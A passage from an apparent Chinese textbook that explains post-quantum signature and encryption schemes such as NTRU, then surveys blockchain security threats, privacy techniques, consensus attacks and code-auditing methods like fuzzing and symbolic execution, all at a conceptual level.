Merkle 的工作源于一次签名（One-time Signature, OTS）方案。1978 年 Rabin 首次提出了一次签名方案，该方案验证签名时需要与签名者交互。1979 年，Lamport 提出了一个更为有效的一次签名方案，它不要求与签名者交互。后来，Diffie 将其推广，建议用密码杂凑函数替代基于数学难题的单向函数以提高效率。这种改进方案被称为 Lamport-Diffie 一次签名方案 (LD-OTS)。随后，又相继出现了一些改进方案，如 Bos-Chaum 方案、Winternitz 方案等。大多数一次签名方案具有签名和验证签名高效的优点。

在一次数字签名方案中，每个密钥对仅能签署一条消息，否则签名将以很高的概率暴露相关的私钥信息。1989 年 Merkle 结合一次签名方案与杂凑认证树技术，提出了能够实现多次签名的 Merkle 签名方案。

Merkle 数字签名方案的优点是签名和验证签名效率较高，缺点是签名和密钥较长且产生密钥的代价较大。在最初的 Merkle 签名方案中，需要签名的数量与需要构造的二叉树紧密相关，能够签名的数量越大，所需要构造的二叉树越大，同时消耗的时间和空间也就越

严禁网络传播本PDF，违者责任自负！

大。因此该方案的签名数量是受限制的。近年来，许多学者提出了一些改进方案，大大地增加了签名的数量，如 CMSS 方案、GMSS 方案、DMSS 方案等。Buchmann、Dahmen 等提出了 XOR 树算法，只需要采用抗原像攻击和抗第二原像攻击的密码杂凑函数，便能构造出安全的签名方案。而在以往的 Merkle 树签名方案中，要求密码杂凑函数必须是抗强碰撞的。这是对原始 Merkle 签名方案的有益改进。这些成果，在理论上已相当完善，在技术上已基本满足工程应用要求，一些成果已经应用到了 Microsoft OutLook 及移动代理路由协议中。

5.4.2　基于纠错码抗量子密码

纠错码密码的安全性基于纠错码的一般译码问题是 NPC 完全问题，代表性密码有 McEliece 密码和 Niederreiter 密码。

纠错码密码是一种利用纠错码保护信息安全的方法。由于一般线性分组码的译码问题是 NP 完全问题，因此，基于纠错码可构造公钥加密方案、伪随机生成器、杂凑函数、身份认证方案和签名方案。利用纠错码的组合结构可构造秘密共享方案和消息认证码。

基于纠错码构造的公钥加密方案有 McEliece 密码系统和 Niederreiter 密码系统，这两个方案加解密算法是有效的，且一直被认为是传统安全的。由于这两个方案有比较大的公钥体积，实际很少应用，但随着该系统被证明能抵抗量子攻击，很大程度上弥补了该系统需要比较大的计算需求的短处。正是由于这两种公钥加密方案能抗量子攻击，纠错码密码又被看作一种后量子密码。

随着量子计算技术的发展，传统的基于整数分解和离散对数问题的密码方案的安全性将受到严重的威胁，这将为作为后量子密码之一的纠错码密码的发展提供新的机遇。

5.4.3　多变量密码

多变量问题是指多变量二次非线性方程组的求解问题，它是 NPC 问题。基于多变量问题的密码称为多变量密码。

多变量密码的研究始于 20 世纪 80 年代末，于 1988 年取得了实质性的进展，由 Matsumoto、Imai 提出了著名的 MI 加密体制。1995 年，原始的 MI 体制被 Patarin 用线性化方程攻击方法攻破。次年，Patarin 改进了 MI 体制，通过将中心映射改为某种特殊形式的多项式，提出了 HFE 加密体制，这种体制也受到了多种方法的攻击。随后，又相继出现了一些多变量密码加密和签名体制，如 UOV、TTS、ABC 等。这些体制主要分为以下五种类型：MI、OV、三角形体制、Polly Cracker、简单矩阵加密体制。

严禁网络传播本PDF，违者责任自负！

多变量公钥密码系统（MPKC）在方案设计的过程中会引入陷门以保证解密的成功或者签名的生成，陷门的嵌入通常使得公钥多项式不再是一组真正随机的多变量方程。因此，攻击者可以通过求解这组非真正随机的多变量方程得到明文信息 / 签名或者利用陷门的特殊设计来攻击 MPKC 模型。前者为直接求解方程攻击，主要包括再线性化攻击、XL 算法攻击、Gröbner 基算法攻击、Zhuang-Zi 算法攻击等。后者为基于结构的攻击，主要包括线性化方程攻击、秩攻击、差分攻击等。尽管 MPKC 模式受到不少攻击方案的威胁，但仍然可以通过调整参数来达到要求的安全级别。另外，研究学者在基本的多变量公钥密码体制的基础上，通过许多变形的方法设计出安全性有所提高的多变量方案。较为典型的变形方法有加方法、减方法、醋变量方法以及内部扰动方法等。

多变量密码体制的方案具有计算简单、运行效率高、可并行程度高等优点，因此，多变量密码可以在低功耗的嵌入式设备上实现以完成信息的加密和数字签名。

多变量公钥密码系统具有如下一般形式：

令 k 是一个有限域，n、m 是正整数，L_1 和 L_2 分别是 k^n 和 k^m 上随机选取的可逆仿射变换。取映射 F 为一个从 k^n 到 k^m 的容易求逆的非线性映射。令

$$Y=(y_1,\cdots,y_m)=\bar{F}(x_1,\cdots,x_n)=L_2\circ F\circ L_1(x_1,\cdots,x_n)$$

则 $\bar{F}$ 的表达式即为公钥。

加密 / 验证过程：把消息或者签名代入 $\bar{F}$ 进行计算即可。

解密 / 签名过程：此过程只能由拥有私钥的人来完成，通过计算 $X=(x_1,\cdots,x_m)=\bar{F}^{-1}=L_1^{-1}\circ F^{-1}\circ L_2^{-1}(Y)$ 得到明文消息或者签名。

5.4.4 格密码

基于 Merkle 认证树的抗量子计算密码由于私钥只能用一次，应用不方便，基于纠错码问题的抗量子计算密码，安全性强，但计算效率低；MQ 公钥密码体制，即多变元二次多项式公钥密码体制，基于有限域上的多变元二次多项式方程组的难解性，在安全性方面的缺点比较明显。相比之下，基于格理论的公钥加密体制算法简洁、计算速度快、占用存储空间小，是目前最受关注的抗量子计算密码。

基于格的公钥密码容易实现群签名、盲签名以及基于身份（或基于属性）的密码系统、分级安全系统、安全多方计算系统等。尤其是环同态性，即密文的环运算对应明文的环运算，只要基于格的运算深度不高。利用这种环同态性可以构造无信任的环上委托计算。由于格密码是线性密码，所以其代数结构简单清晰，主要操作集中在小整数上的矩阵、向量乘积运算与内积运算，简单、高效、计算复杂度低，便于系统的软、硬件实现。但是，目前大部分的格密码需要的密钥长度很大，这是影响格公钥密码实用化的最大障碍。NTRU

严禁网络传播本PDF，违者责任自负！

系列密码由于其所需要的密钥长度不大，是目前最受关注的格密码，NTRU 系列密码主要包括 NTRU 公钥加密和 NTRUsign 签名算法。

1. NTRU 公钥加密系统

NTRU 是一种基于格的公钥加密系统，由 Jeffrey Hoffstein 等人在 1998 年提出，系统的特点是密钥短且容易产生，算法的运算速度快，所需的存储空间小。

系统建立在整系数多项式环上。设 R 表示最高次数不超过 $N-1$ 的所有整系数多项式集合，设

$$a=a_0+a_1x+\cdots+a_{N-1}x^{N-1}$$

$$b=b_0+b_1x+\cdots+b_{N-1}x^{N-1}$$

是 R 上的两个元素，R 上的加法定义为：

$$a+b=(a_0+b_0)|(a_1|b_1)x+\cdots+(a_{N-1}+b_{N-1})x^{N-1}$$

乘法定义为：

$$a*b=c_0+c_1x+\cdots+c_{N-1}x^{N-1}$$

其中，k 阶系数 c_k 为：

$$c_k=a_0b_k+a_1b_{k-1}+\cdots+a_kb_0+a_{k+1}b_{N-1}+a_{k+2}b_{N-2}+\cdots+a_{N-1}b_{k+1}=\sum_{i+j\equiv k(\mathrm{mod}\ N)}a_ib_j$$

容易验证 R 在如下定义的加法运算和乘法运算下构成一个环。

1）算法的参数

参数包括 3 个整数 (N, p, q) 和 4 个次数为 $N-1$ 的整系数多项式集合 L_f、L_g、L_ϕ、L_m，其中 p 和 q 不要求是素数，但应满足 $\gcd(p, q)=1$，且 q 大于 p。

2）密钥的产生

密钥的产生由接收方完成：随机选取两个多项式 f、$g\in L_g$，其中多项式 f 在模 q 和模 p 下均可逆，其逆元分别表示为 F_q 和 F_p，即 $F_q*f\equiv1(\mathrm{mod}\ q)$ 和 $F_p*f\equiv1(\mathrm{mod}\ p)$。

计算 $h\equiv F_q*g(\mathrm{mod}\ q)$，以 h 作为公开钥，f 作为秘密钥，接收方同时还需保存 F_p。

3）加密

设发送方欲将消息 $m\in L_m$ 发送给接收方，可对 m 作如下加密：随机选取多项式 $\phi\in L_\phi$，用公开钥 h 对消息进行加密：

$$e\equiv p\phi*h+m(\mathrm{mod}\ q)$$

将 e 发送给接收方。

4）解密

接收方收到 e 后，使用秘密钥 f 对其作如下解密。

（1）首先计算 $a\equiv f*e(\mathrm{mod}\ q)$，$a$ 的系数选在 $-q/2$ 到 $q/2$ 之间。

严禁网络传播本PDF，违者责任自负！

（2）将 a 作为一个整系数多项式，计算 $F_p*a(\mathrm{mod}\ p)$ 即可恢复明文 m。

解密原理：

$$a\equiv f*e\equiv f*p\phi*h+f*m(\mathrm{mod}\ q)$$
$$\equiv f*p\phi*F_q*g+f*m(\mathrm{mod}\ q)$$
$$\equiv p\phi*g+f*m(\mathrm{mod}\ q)\equiv p\phi*g+f*m$$

最后一步是由于若选择的参数合适，可保证多项式 $p\phi*g+f*m$ 的系数在 $-q/2$ 到 $q/2$ 之间，所以对 $p\phi*g+f*m$，模 q 运算后结果不变，而 $F_p*a\equiv F_p*p\phi*g+F_p*f*m(\mathrm{mod}\ p)\equiv m(\mathrm{mod}\ p)$。

2. NTRUSign 签名算法

NTRUSign 签名和 NTRU 加密的原理基本类似，也是一种基于格的公钥系统，该系统同样具有密钥短且容易产生、算法的运算速度快、所需存储空间小的特点。InterValue 采用的是私钥多项式次数为 251 比特的 NTRU 签名算法 NTRUSign-251。算法具体实现流程如下：

1）密钥生成

在环 R 上选择两个多项式 f 和 g 使得 f 和 g 的系数中 1 的个数分别为 d_f 和 d_g，并根据 f 和 g 计算公钥 h:$h=F_q*g\mathrm{mod}\ q$。

求解多项式 (F,G) 使其满足方程 $f*G-F*g=q$。且有 $||F||\approx||f||\sqrt{N/12}$，$||G||\approx||g||\sqrt{N/12}$。

2）签名过程

（1）对消息 M 进行 Hash 变换，转化为多项式 (m_1,m_2)，其中多项式 m_1 和 m_2 均为环 R_q 上的一个多项式。

（2）计算环上多项式 A、B、a、b 使其满足：

$$G*m_1-F*m_2=A+q*B$$
$$-g*m_1-f*m_2=a+q*b$$

并要求 A 和 a 的各个项的系数满足大于 $-q/2$ 而且小于 $q/2$ 的条件。

（3）对多项式 s 进行计算如下：

$$s=f*B+F*b(\mathrm{mod}\ q)$$

s 即为明文 M 使用公钥 h 所计算得到的签名。

3）验证过程

对消息 M 进行 Hash 变换，转化为多项式 (m_1,m_2)。

由待验证签名 s 和公钥多项式 h 计算得到 $t=s*h(\mathrm{mod}\ q)$

$$t=g*B+G*b(\mathrm{mod}\ q)$$

计算多项式 (s,t) 和多项式 (m_1,m_2) 之间的距离 $||m_1-s||+m_2-t||$，如果该距离大于 NormBound

严禁网络传播本PDF，违者责任自负！

则验证失败、否则通过验证，签名有效。

已经证明 NTRUSign-251 签名算法的安全性最终等价于求一个 502 维整数格中的最短向量问题，而格中最短向量问题是在 SHOR 攻击算法下无效的，在量子计算机下也没有其他的快速求解算法，目前最好的启发式算法也是指数级的，攻击 NTRUSign-251 签名算法的时间复杂度约为 2^{168}，因此采用 NTRUSign-251 算法的 InterValue 可以抵抗量子计算下的 SHOR 算法攻击。

Chapter 6 第 6 章

DAG 区块链安全原理与实践

在未来的价值互联时代，区块链基础设施直接承载社会和个人的数字资产，区块链系统的信息与网络安全防护能力必将成为其正常运行的关键要素。保障用户资产安全，实现强生存性和持续服务能力，是对区块链的基本要求。

本章主要介绍 DAG 区块链安全及其典型漏洞实例，探讨 DAG 区块链安全技术的未来发展方向。首先，通过介绍近年来发生的重要安全事件，阐述当前区块链技术与系统所面临的现实安全背景，从数据层、逻辑层、代码层与基础设施层四个方面分析区块链生态系统的安全威胁模型，并提出区块链生态的安全目标。然后，从交易的数据安全与交易匿名、业务逻辑算法的安全与分析、代码实现安全漏洞与攻击缓解方法、基础设施安全威胁与防护等几个方面详细阐述区块链生态系统的安全问题及其防护手段。由于智能合约是区块链系统的重要功能，智能合约的安全漏洞占现有区块链系统安全漏洞的 90% 之多，故本章将重点介绍智能合约的安全问题及其检测方法。接下来，详细阐述典型的区块链安全漏洞，全面介绍漏洞发生原理、实例代码、攻击测试及缓解方法。最后，探讨未来区块链生态系统面临的安全威胁及其应对措施。

从安全性的角度来看，与一般的区块链技术相比，DAG 区块链仅在区块的链接方式上存在不同，这种不同对于区块链的交易吞吐率影响较大，在数据隐私、算法设计、代码实现、基础网络及智能合约等方面并无差异。因此，本章在叙述时没有严格区分 DAG 区块链与其他区块链，都使用区块链生态相关术语探讨其安全问题。

6.1　区块链安全介绍

区块链综合使用非对称密码学、共识算法、智能合约、分布式账本及 P2P 网络等信息技术，建立了一种无中心的信任模型。与其他信息系统一样，区块链技术在实际落地的应用系统中，依然面临诸多安全威胁。

6.1.1　背景

区块链技术作为一种新兴技术，安全性威胁已经成为其面临的最重要难题之一。腾讯公司发布的《2017 年数字加密货币安全报告》显示，近年来区块链系统爆发的安全漏洞超过 14000 个。根据白帽汇安全研究院发布的《区块链产业安全分析报告》，从 2011 年至 2018 年 4 月，全球范围内因区块链安全事件造成的损失高达 28.64 亿美元，其损失额度从 2017 年开始呈现指数上升趋势，仅 2018 年前 4 个月，损失的金额就高达 19 亿美元。

造成重大影响的安全事件层出不穷，包括 2016 年 6 月 17 日，分布式自治组织 THE DAO 项目因其合约代码中存在的漏洞遭受黑客攻击，导致项目失败，最终导致以太坊硬分叉出以太经典。2016 年 8 月 2 日，香港比特币交易所 bitfines 因为多重签名漏洞被黑客攻击，大约价值 7000 万美元的比特币被盗。2018 年 1 月 25 日，日本最大的比特币交易所 Coincheck 遭到黑客攻击，丢失了市值高达 5.3 亿美元的数字货币。发生被盗的主要原因是交易所的绝大部分资金被保存在缺乏多重签名、低安全性的热钱包中，其安全性非常脆弱。2018 年 3 月 7 日，币安交易所的 API Key 被盗，黑客利用盗取的 API Key 在 VIA/BTC 交易市场通过程序化下市价买单，配合 31 个预先充值 VIA 币的账号高价卖 VIA。在利用盗取的币拉高 VIA 价格的同时进行做空，造成交易市场的恐慌。2018 年 3 月份，安全研究团队检测到以太坊 RPC/API 存在鉴权不当漏洞，导致黑客自 2016 年 2 月 14 日起持续偷取以太币长达 2 年之久，直到研究报告发布之时，被监视的 3 个黑客钱包收款地址中的账户余额高达 2220 万美金。2018 年 5 月 29 日，360 公司 Vulcan 团队发现了区块链平台 EOS 的一系列高危安全漏洞，经验证，其中部分漏洞是由于代码实现不当造成的内存越界写缺陷，可以在 EOS 节点上远程执行任意代码，实现远程攻击，直接控制和接管 EOS 上运行的所有节点。

区块链的安全问题越来越受到业界的关注。2018 年 5 月 8 日，国家信息技术安全研究中心主任俞克群在 2018 年区块链安全高峰论坛上表示，安全是区块链未来的生命。区块链还处在初级阶段，存在密码算法安全性、智能合约安全等诸多挑战，其安全风险不仅来自外部实体，也来自内部的区块链参与者的攻击。如何围绕物理基础设施、交易数据、应用系统、加密、风险控制等构建安全体系，是目前面临的重要问题。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

6.1.2 威胁模型

作为复杂的信息系统，区块链系统的安全威胁来自多个方面。我们从数据层、逻辑层、实现层和基础设施层等几个方面分析区块链面临的安全威胁，以求构建安全威胁模型。

数据层安全主要指交易数据与用户信息面临的安全威胁，主要包括交易的匿名保护、交易数据的隐私保护等安全问题。某些实际应用（如多方合同签署）具有匿名交易的需求。同时，交易数据含敏感信息，具有数据隐私保护的需求。区块链系统应该能够满足这些需求，避免因匿名交易与隐私保护策略的不当实现而造成安全问题。

逻辑层安全主要指区块链的密码学算法、共识算法、智能合约等面临的安全威胁，主要包括非对称加解密算法与签名算法的抗攻击性、共识机制与共识算法正确性的有效保证、智能合约系统的安全设计等安全问题。密码学算法、共识机制及智能合约设计是区块链的基础支撑技术，其安全威胁是区块链面临的关键安全问题。

实现层安全主要指区块链各节点的代码、智能合约代码等具体落地实现时的安全问题，主要包括运行节点实现代码的安全漏洞检测、智能合约代码的安全等问题。代码安全是信息系统面临的主要安全问题，是黑客攻击的主要目标。由于区块链系统大都开源其源代码，这在增加了系统安全稳定性的同时，也为恶意攻击者实现安全漏洞挖掘提供了便利。

基础设施层安全主要指承载区块链系统稳定运行的底层网络、各服务节点操作系统、用户终端、交易所及矿场等各基础支撑组件面临的安全威胁，主要包括网络与路由的安全性、服务节点的可用性与可控性、用户终端安全性、交易平台安全性及矿场安全等问题。

除此之外，作为一种前沿基础技术，未来构建在区块链之上的应用会越来越多，其承载的价值互联网涉及更多的社会安全问题，也使区块链面临一大类安全威胁。例如，利用区块链的匿名性，将数字货币应用于非法经济活动，如毒品交易、暗网交易等；使用勒索软件与病毒绑架数字货币持有者，迫使其支付数字货币；使用僵尸网络、游戏外挂、网页木马与挖矿木马等实现挖掘。

随着技术的进步和应用的推广，区块链面临的安全威胁面会越来越大，保护区块链系统安全运行是发挥其社会价值的前提。

6.1.3 安全目标

与其他信息系统一样，区块链系统的安全目标是确保其机密性、完整性、可用性、可审计性和不可抵赖性。基于密码学算法的区块链天然具有可追踪性和不可篡改性，实现区块链系统中交易数据的机密性、算法的完整性、节点代码与合约代码执行的完整性、系统服务的可用性等是其主要的安全目标。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

6.2　数据安全与防护

区块链提供了去中心化的可信第三方，可以实现全球可信的理想目标。基于区块链设计安全协议需要考虑区块链的公开验证和隐私保护之间的矛盾。基于区块链的安全协议一般通过交易来完成协议的安全目标，而交易是公开的，区块链中的每一个节点都可以读取链上的数据，对其正确性进行验证。如果交易数据中涉及隐私，就会产生矛盾。

如何在不牺牲区块链“人人可验证、公开透明”等特性的前提下，使参与方的隐私数据受到保护，成为当前区块链研究领域的主要技术难题。

6.2.1　交易匿名

交易匿名要求参与交易的双方不被其他参与者追踪，即实现交易的不可追踪性。目前在交易匿名方面实现得较好的区块链项目有达世币和门罗币。

达世币区块链提出了混币技术来实现交易的匿名发送功能，并使用基于中继系统的盲化技术（blinding），用户可不直接向交易池提交交易，而是在全网中随机选择主节点，要求主节点将交易提交至目标主节点。然而，达世币仍然是基于信任网络挑选主节点与参与混币服务的用户的，一旦主节点被控制，或参与混币服务的用户是恶意用户，都会导致用户隐私泄露。

门罗币区块链采用了一种不依赖主节点的加密混合方案，提出了隐秘地址技术和环签名技术。隐秘地址技术的基本原理是，当发送者发送一笔资金时，首先通过接受者地址，基于椭圆曲线生成一次性公钥；然后发送者将交易连同附加信息广播到区块链网络中，接收者时刻使用自己的私钥检测区块链网络中的交易，如果成功解析该交易，证明发送者已经发送相关交易；当接收者想要花费通过该交易收取的货币时，使用私钥和附加信息计算出签名私钥，对交易进行签名即可花费，这保障了输入与输出地址不可关联的特性。环签名基本思想是利用自己的私钥及若干个用户的公钥对交易签名，验证签名时，则使用其他人的公钥以及签名中包含的参数，从而达成隐藏发送者信息的目的。这种技术的局限是，环签名技术使用其他用户的公钥，如果其他用户是恶意用户，就会对用户数据的隐私性造成威胁。

6.2.2　隐私保护

交易数据的隐私保护是区块链应用需要满足的现实需求，零币 ZCash 提出使用基于零知识证明技术实现交易数据的隐私保护。

零币致力于打造完美的隐私保护平台，使用零知识证明中最著名的 zkSNARKs 技术。该技术具有非交互性、简洁性、公开可验证性等特性。零币有透明地址和匿名地址之分，

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

使用匿名地址可达到交易隐私保护的目的。包含隐私地址的交易为隐秘交易。隐秘交易将发送方、接收方、转移金额全部隐藏在生成的零知识证据中，区块链节点根据事先生成的零知识证据验证密钥，可验证隐秘交易的真实性，保证只有真实的发送方在有真实资产的情况下才可以完成一笔有效的隐秘交易。

将零知识证明应用到区块链中需要考虑的技术挑战分为两大类：一类是适用于隐私保护的区块链架构设计方案，包括隐秘交易所花资产存在性证明、匿名资产双花问题、匿名资产花费与转移、隐秘交易不可区分等技术挑战；另一类是零知识证明技术本身带来的挑战，包括参数初始化阶段、算法性能及安全问题等技术挑战。当前，随着量子计算机的发展，传统的零知识证明算法容易被攻击，抵抗量子计算的零知识证明算法被广泛研究。

基于同态的加密技术是隐私保护的关键密码学技术。同态加密的特性使得交易相关方见证明文，而交易无关方可以见证密文，即可验证交易的有效性。但是由于同态加密技术效率较为低下，故其与区块链的结合还处于一个相对初级的阶段。

6.3 算法安全与分析

密码学算法、共识机制及智能合约的安全性是区块链安全的基础和核心。现有的区块链项目在数字签名算法的设计与实现、PoW 与 PoS 共识机制、图灵完备智能合约算法等方面仍然存在以下安全问题。

6.3.1 签名算法

区块链技术基于密码学算法保证了现实世界中资产价值的安全转移，基于散列链及时间戳机制保证了数据的可追溯、不可篡改特性，密码算法是区块链技术体系的基础支撑，其安全性是区块链技术的核心。

传统的非对称加解密算法基于计算安全性来设计，在面对量子计算时安全性大大降低。2017 年 11 月 12 日，IBM 宣布基于 20 量子比特的量子计算机可在年底向客户开放，基于 50 量子比特的量子计算机原理样机也将开放。2018 年 3 月 6 日，谷歌发布基于 72 量子比特的量子计算机 Bristlecone。由于使用量子计算，基于公钥有可能推算出私钥，因此，量子计算技术的快速发展必将会威胁区块链系统，向区块链安全算法提出挑战，区块链需要设计和使用抗量子攻击的数字签名算法。

自 2006 年起，国际上开始致力于抗量子计算密码的研究，并主要形成了以多变量公钥密码体制、基于 Hash 函数的数字签名方案、基于编码的密码体制和基于格的密码体制为主

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

的四大类抗量子密码体制。这些密码体制可望成为未来区块链的基础算法，以抵抗量子计算的攻击。

6.3.2　共识机制

主流的区块链共识算法包括工作量证明 PoW、权益证明 PoS、代理人权益证明 DPoS 以及实用拜占庭容错 PBFT 等，由于共识是否达成是由大部分参与者的投票决定的，当超过半数的参与人（不论其是否为做怀者）投票赞成时，共识达成，因此共识算法面临 51% 攻击的安全威胁。

PoW 共识算法因其由算力决定，而算力是可以租用的，很多矿场提供算力租用，而且成本并不高，当算力超过 51% 时，即可成功实施该攻击。当使用其他手段实现恶意挖矿时，更会加大 51% 攻击的发生可能。

PoS 和 DPoS 共识算法基于权益证明，要想实现 51% 攻击，攻击者持有的币必须超过总币数的 51%，从这一点来看，其遭受 51% 攻击的可能性较小。然而，同样是由于权益证明的原因，PoS 和 DPoS 存在长链攻击和共识垄断的缺陷，权益能力较强的参与者一直处于共识达成的决定性角色，一旦其成为做坏者，将给整个系统带来致命威胁。

PBFT 算法的本质是多数人投票，会遭受 1/3 攻击。当系统中做坏节点的数量大于总数量的 1/3 时，有可能造成共识永远不能达成或达成错误共识的问题。如果参数共识的节点总数量较少，恶意攻击者有可能控制 1/3 的节点，发起 1/3 攻击。

以 Hashgraph 为代表的网状链接方式的新型区块链技术自带共识机制，但是容易受到内部攻击和外部黑客攻击，同时也存在中心化风险。

此外，现有共识算法还缺乏有效的安全性证明方法，也还没有业界认可的安全性证明方法的提出。

6.3.3　智能合约

智能合约是区块链系统的核心功能，也是最复杂和最容易出现安全问题的部分。当前，区块链项目的大部分安全漏洞都是由于智能合约的编译、合约代码编写不当或执行环境实现不当引起的。

在提供了安全的区块链环境之后，智能合约的安全性主要取决于合约代码。如果合约代码里的实现逻辑存在缺陷就会严重影响区块链的安全。因此，有必要对上链的智能合约进行慎重的代码审计与安全检查。

当前，智能合约安全实现的主要方法包括合约模板、合约审计、合约语言设计和赏金猎人机制等。智能合约模板是一种效率较高的解决方案，智能合约模板经过了专业审

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

核、试用验证，用户在使用智能合约模板时只需要填写相关输入数据即可。OpenZeppelin、Etherparty 等项目是提供规范化合约模板的先驱。这种做法规范了合约的实现形式，可以较好地实现对合约代码的限制和安全检查，也为合约代码开发提供了方便，但该方法同时也限制了合约开发的灵活性，而且如果某个模板出现安全问题，使用该模板的其他合约代码都会出现安全问题。合约审计方法是对合约代码进行安全审计，包括人工的代码审计和机器辅助的代码审计。人工审计方法主要依赖审核人的安全经验。机器辅助审计方法又包括规则验证、语义验证和形式化验证方法。规则验证是一种匹配方法，其将安全缺陷描述为规则，对被审计代码进行安全审计。语义验证是程序语义检查方法，基于合约语言针对某些属性实现安全检查。合约语言设计方法是从程序设计语言的安全性考虑，主要使用函数式编程语言实现合约开发，如 haskell、OCaml 等，并设计经过验证的合约开发库，简化合约开发，并提高安全性。赏金猎人机制基于付酬的方式，吸引高水平安全研究者对自己项目代码进行安全漏洞检查，提交确认后给予奖金。

基于形式化验证的合约代码安全审计方法受到安全研究者的重视。与面向一般代码安全审计的形式化方法类似，形式化验证技术基于已建立的形式化约束，对目标系统的相关特性进行分析和验证，以审计系统是否满足期望的安全属性，如是否有不一致性、模糊性、不完备性等问题。形式化验证主要包括模型验证和定理证明两大类。模型检验的方法把系统所有可能的状态都列出来并一一检验，自动化程度高，但效率低，仅适合小型系统。定理证明方法把系统代码标记为抽象数学模型，然后对定理进行证明，该方法适合大型系统，但人工参与度高，工作量较大。CertiK、链安科技、Runtime Verification 等几个区块链安全公司都给出了智能合约形式化验证的方法。

6.4 代码安全与缓解

区块链系统涉及网络通信、运行节点、交易所、钱包、矿机等几个部分，每一部分都是一个实现特定功能的信息系统，每个系统出现安全问题都会给整个系统带来损失。确保区块链各个部件源代码的安全性是实现区块链系统安全的重要内容之一。

代码安全与缓解面向区块链系统各部件中运行代码的安全问题提出有效的安全检测手段，并从运行系统上对攻击策略进行规避，实现有效的攻击缓解。

面向源代码的安全脆弱性检查主要使用源代码审计技术，根据审计策略是否需要被审计代码支持，主要分为白盒审计、黑盒审计和灰盒审计等。白盒审计直接针对源代码进行代码插桩，提取程序属性进行安全属性检查。黑盒审计不需要程序源代码，只对程序的输入输出进行充分测试，当因某个输入而导致代码崩溃时，再基于该输入测试其安全脆弱点。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

灰盒审计结合了白盒与黑盒的优势，提高了代码审计效率。

漏洞挖掘根据漏洞产生原因从安全分析和模拟攻击两个角度去发现软件中可能存在的漏洞，理论基础是软件测试方法，实践基础是漏洞研究人员的经验。具体的代码安全检查技术包括模糊测试、符号执行与自动化漏洞挖掘等，在此仅做简单介绍。

6.4.1　模糊测试

模糊测试即 Fuzzing 技术，其基本思想是把一组随机数据作为程序的输入，并监视程序运行过程中的异常，通过记录导致异常的输入数据进一步定位软件中缺陷的位置。模糊测试技术充分利用程序随机生成和发送数据的能力，并将安全专家的经验引入其中，是一种介于人工渗透测试与自动化测试之间的高效的漏洞挖掘方法。

模糊测试的一般执行过程如下：

（1）测试工具根据被测程序的输入要求，以随机或半随机的方式生成大量测试数据（被称为测试用例）；

（2）测试工具把测试用例作为输入逐个发送给被测试程序或系统；

（3）测试工具检测被测系统的状态，包括是否能够响应、响应是否正确等；

（4）根据被测系统的响应状态判断是否存在潜在的安全漏洞。

随着技术的发展，针对如何高效且有针对性地生成测试用例、如何搜集被测程序的响应状态、如何根据存在安全缺陷的状态确定漏洞发生点等方法，研究人员提出了多种智能模糊测试方法。

模糊测试应用于区块链系统的安全检测主要存在几个问题：一是针对被测目标确定合适的种子测试用例数据；二是针对有状态的交互协议数据，如何给出具有状态的测试用例序列，如何根据测试状态判别测试是否触发了安全漏洞等。

6.4.2　符号执行

符号执行的思想就是把程序的输入变为符号值，程序计算的输出值是一个符号输入值的函数。这个符号化的过程由符号执行引擎来完成。我们知道，程序的一条执行路径通常是一个由分支语句确定的判别为 true 和 false 条件的序列。例如，假设一条路径的第 i 个分支为 if 分支，如果在序列的第 i 位置判别为 true，那么第 i 条件语句将进入 then 分支，反之如果是 false，则程序进入 else 分支。

在符号化执行过程中，程序的所有执行路径均被表示为一棵树，称为执行树。符号执行会在全局维护两个变量：一是符号状态 C，它表示的是一个从变量到符号表达式的映射；二是符号化路径约束 PC，这是一个无量词的一阶公式，用来表示路径条件。在符号执行的

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

开始，符号状态 C 会先被初始化为一个空的映射，而符号化路径约束 PC 被初始化为 true。C 和 PC 在符号执行的过程中会不断更新。在符号执行结束时，PC 就会用约束求解器进行求解，以生成实际的输入值。这个实际的输入值如果用程序执行，就会走符号执行过程中探索的那条路径，即此时 PC 的公式所表示的路径。

由于在每一个条件分支中都会产生两个不同约束，符号执行要探索的执行路径依分支数呈指数增长。在时间和资源有限的情况下，应该对最相关的路径进行探索，这就涉及了路径选择的问题。通过路径选择的方法缓解指数爆炸问题，主要有两种方法：

（1）使用启发式函数对路径进行搜索，目的是先探索最值得探索的路径。

（2）使用一些可靠的程序分析技术减少路径探索的复杂性。

启发式搜索是一种路径搜索策略，其比深度优先或者宽度优先要更先进一些。大多数启发式搜索的主要目标在于获得较高的语句和分支的覆盖率，不过也有可能用于其他优化目的。最简单的启发式搜索大概是随机探索的启发式，即在两边都可行的符号化分支随机选择走哪一边。还有一个方法是，使用静态控制流图（CFG）来指导路径选择，尽量选择与未覆盖指令最接近的路径。另一个方法是将符号执行与进化搜索相结合，其 fitness function 用来指导输入空间的搜索，其关键就在于 fitness function 的定义，例如利用从动态或静态分析中得到的实际状态信息或者符号信息来提升 fitness function。

由于程序路径的分支数量往往较大，面对大型程序，路径表达式的条件分支数量可达上亿个，这给路径的约束求解提出挑战。

对于区块链系统，代码量往往较大，分支路径长，基于符号执行的漏洞挖掘方法需要解决路径约束的高效求解、内存的有效建模、并发线程的处理等。

6.4.3 自动化漏洞挖掘

自动化漏洞挖掘在总结已有漏洞挖掘经验的基础上，设计和实现程序自动定位和发现目标软件中的漏洞的目的，理想目标是自动发现目标软件的所有安全漏洞及针对各漏洞进行利用的程序。当前，大多数自动漏洞挖掘方法都能利用程序辅助发现目标软件中可能存在的安全漏洞的各个疑点，再通过人工判定证实是否为可利用的漏洞。

自动化漏洞挖掘方法首先对各类漏洞进行形式化建模，一般的描述模型包括对整数范围限制的整数漏洞挖掘方法、利用线性规划检测缓冲区溢出的方法、基于图论的路径依赖漏洞检查的方法等。面向源代码的自动漏洞挖掘方法主要有模式匹配、词法语法分析、数据流分析、模型化分析和补丁比较分析等。模式匹配针对程序源代码，依据一定的规则或模式寻找漏洞，检查的关键域包括是否进行边界检查或不正确边界检测的函数、以字符串格式传递参数或使用用户提供的数据作为参数的函数、强制以格式化字符串进行边界检查

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

